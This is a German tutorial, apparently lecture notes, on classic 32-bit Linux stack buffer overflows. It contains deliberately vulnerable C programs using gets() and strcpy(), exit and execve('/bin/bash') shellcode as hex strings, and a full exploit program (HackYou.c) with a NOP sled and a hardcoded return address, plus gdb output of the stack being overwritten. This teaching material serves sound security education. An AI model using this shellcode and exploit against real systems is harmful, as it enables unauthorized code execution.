Buffer Overflow

Inhalt

Buffer? Overlow?


- Buffer – temporärer Platz im Speicher der zur Speicherung von Daten genutzt wird
- Buffer Overflow – Passiert, wenn Daten in den Buffer geschrieben werden, die Größer sind als der Buffer und aufgrund nicht ausreichend geprüfter Grenzen des Buffer, und angrenzende Speicherbereiche überschreiben

Eine einfache angreifbare Funktion


```
GetInput()
{
        char buffer[8];
        gets(buffer);
        puts(buffer);
}
```

Gets() prüft nicht ob die Größe der Eingabe > als die Größe des Buffers

Remember Stack Layout



Stack Layout unseres angreifbaren Programms



Beobachtungen

- 12 Byte müssen aufgefüllt werden um zu RET zu kommen
- Dann müssen die nächsten 4 Byte gefüllt werden für den neuen Wert von RET
- Wenn die Funktion zu Ende ist, wird der neue RET Wert genutzt um zu entscheiden was als nächstes ausgeführt wird

Shellcode

- Wenn wir die Kontrolle über die Return Adresse haben, können wir ihn auf „unseren ausführbaren Shellcode“ zeigen lassen
- Payload ist Maschinencode welcher direkt von der CPU ausgeführt wird
- Dieser Payload wird Shellcode genannt
- Standardmäßig wird es genutzt um eine Shell zu öffnen, daher der Name

Code in Shellcode umwandeln

1. Code in C schreiben und ausführbare Datei erstellen
2. Disassemblen der ausführbaren Datei und Assembler äquivalent betrachten
3. Unnötigen Code entfernen
4. Code in Assembler neu schreiben
5. Objdump benutzen, um den Shellcode herauszufinden:
   objdump –d <assemblerdatei>

```
#include<stdlib.h>

main()
{
   exit(0);
}
```

```
.text
.globl _start

   _start :
      movl $20, %ebx
      movl $1, %eax
      int $0x80
```

ExitShellcode ausführen

```
#include <stdio.h>

char shellcode[] = "\xbb\x14\x00\x00\x00"
                   "\xb8\x01\x00\x00\x00"
                   "\xcd\x80";

main(){

   int *ret;

   ret = (int *)&ret +2;

   (*ret) = (int)shellcode;
}
```

- Verschiebt nach dem Start des Programms, die Speicheradresse des Shellcodes in die Return Adresse, und überschreibt die eigentliche Return Adresse




Abbildung 1 - Disassemble der Mainfunktion




Abbildung 2 - ESP register sowie Code an der aktuellen RET Adresse




Abbildung 3 - ESP nach Überschreibung des RET Wertes





Abbildung 4 - Disassemble der Aktuellen RET Adresse - zeigt auf unseren Shellcode

Shellcode zum Öffnen einer Shell schreiben

```
#include <stdio.h>
#include <stdlib.h>

main()
{
   char *args[2];
   args[0]="/bin/bash";
   args[1]=NULL;

   execve(args[0],args,NULL);

   exit(0);
}
```

Code zum Öffnen einer Shell

Stack für execve() betrachten




Assembler Equivalent


```
.data
   Bash:
      .asciz "/bin/bash"
   Null1:
      .int 0
   AddrToBash:
      .int 0
   Null2:
      .int 0

.text
   .globl _start

_start:
   # Execve routine

   movl $Bash, AddrToBash
   movl $11, %eax
   movl $Bash, %ebx
   movl $AddrToBash, %ecx
   movl $Null2, %edx
   int $0x80

   # Exit Routine

   Exit:
      movl $1, %eax
      movl $10, %ebx
      int $0x80
```

Probleme mit diesem Shellcode

- Der Shellcode beinhaltet NULL=‘0‘, diese können nicht in ein character array eingefügt werden, da sie dort das Ende des Strings bedeuten würden
    - NULL Anweisungen entfernen
- Nutzung von fest programmierten Adressen, dadurch funktioniert es nicht auf allen Rechnern
    - Relative Adressen verwenden

Benutzbaren Shellcode für Execve() erstellen





Shellcode nach der Modifizierung

- **Als Assembler Code**

```
.text
.globl _start

_start:

      jmp MyCallStatement

      Shellcode:

         popl %esi
         xorl %eax, %eax
         movb %al, 0x9(%esi)
         movl %esi, 0xa(%esi)
         movl %eax, 0xe(%esi)
         movb $11, %al
         movl %esi, %ebx
         leal 0xa(%esi), %ecx
         leal 0xe(%esi), %edx
         int $0x80

      MyCallStatement:

         call Shellcode
         ShellVariables:
            .ascii "/bin/bashABBBBCCCC"
```

- **Als C Code**


```
#include <stdio.h>

char shellcode[] = "\xeb\x18\x5e\x31\xc0\x88\x46\x09\x89\x76\x0a"
                   "\x89\x46\x0e\xb0\x0b\x89\xf3\x8d\x4e\x0a"
                   "\x8d\x56\x0e\xcd\x80\xe8\xe3\xff\xff\xff"
                   "\x2f\x62\x69\x6e\x2f\x62\x61\x73\x68\x41\x42\x42\x42"
                   "\x42\x43\x43\x43\x43";

int main(){

   int *ret;

   ret = (int *)&ret+2;
   (*ret) = (int)shellcode;
}
```

Exploiting des Programms ExploitMe.c


- Programmcode in C

```
#include <stdio.h>
#include <string.h>

main(int argc, char **argv)
{
   char buffer[80];

   strcpy(buffer, argv[1]);

   return 1;
}
```

Stack von ExploitMe.c




Wie können wir das ausnutzen(exploit)



Konzept von HackYou.c

- Buffer erstellen, welcher als Umgebungsvariable gesetzt wird
- Variable benennen z.B. „EGG“
- EGG beinhaltet
  - Shellcode (24Byte)
  - Padding (60 Byte) – Aufgefüllt mit 0x90 (NOP Befehl)
  - Ptr auf den Shellcode (4 Byte)
  - NULL (4 Byte)
- Herrausforderung – Die Position des Shellcodes im Prozessspeicher finden und Zeiger Ptr auf ihn zeigen lassen.



Quellcode HackYou.c

```
#include<stdio.h>
#include<stdlib.h>
#include<string.h>

// shellcode ripped from http://www.milw0rm.com/shellcode/444

char shellcode[]=
"\x31\xc0"              // xorl    %eax,%eax
"\x50"                  // pushl   %eax
"\x68\x6e\x2f\x73\x68"      // pushl   $0x68732f6e
"\x68\x2f\x2f\x62\x69"      // pushl   $0x69622f2f
"\x89\xe3"              // movl    %esp,%ebx
"\x99"                  // cltd
"\x52"                  // pushl   %edx
"\x53"                  // pushl   %ebx
"\x89\xe1"              // movl    %esp,%ecx
"\xb0\x0b"              // movb    $0xb,%al
"\xcd\x80"              // int     $0x80
;

char retaddr[] = "\xf8\xd6\xff\xff";

#define NOP 0x90
```

```
main()
{
   char buffer[96];

   memset(buffer, NOP, 96);

   memcpy(buffer, "EGG=", 4);

   memcpy(buffer+4, shellcode, 24);

   memcpy(buffer+88, retaddr, 4);
   memcpy(buffer+92, "\x00\x00\x00\x00", 4);

   putenv(buffer);

   system("/bin/sh");

   return 0;
}
```

Durchführung

```
(gdb) run $EGG
Starting program: /home/kev/ExploitMe $EGG

Breakpoint 1, main (argc=2, argv=0xbffff414) at ExploitMe.c:8
8           strcpy(buffer, argv[1]);
(gdb) x/24xw $esp
0xbffff310:     0xb7f7ce89      0xb7ea3785      0xbffff328      0xb7e8aae5
0xbffff320:     0x00000000      0x08049ff4      0xbffff338      0x080482c0
0xbffff330:     0xb7ff0b80      0x08049ff4      0xbffff368      0x08048419
0xbffff340:     0xb7fce324      0xb7fcdff4      0x08048400      0xbffff368
0xbffff350:     0xb7ea3985      0xb7ff0b80      0x0804840b      0xb7fcdff4
0xbffff360:     0x08048400      0x00000000      0xbffff3e8      0xb7e8ace7
```

Abbildung 5 - Stack vor überschreibung

```
(gdb) s
10          return 1;
(gdb) x/24xw $esp
0xbffff310:     0xbffff318      0xbffff599      0x6850c031      0x68732f6e
0xbffff320:     0x622f2f68      0x99e38969      0xe1895352      0x80cd0bb0
0xbffff330:     0x90909090      0x90909090      0x90909090      0x90909090
0xbffff340:     0x90909090      0x90909090      0x90909090      0x90909090
0xbffff350:     0x90909090      0x90909090      0x90909090      0x90909090
0xbffff360:     0x90909090      0x90909090      0x90909090      0xbffff318
```

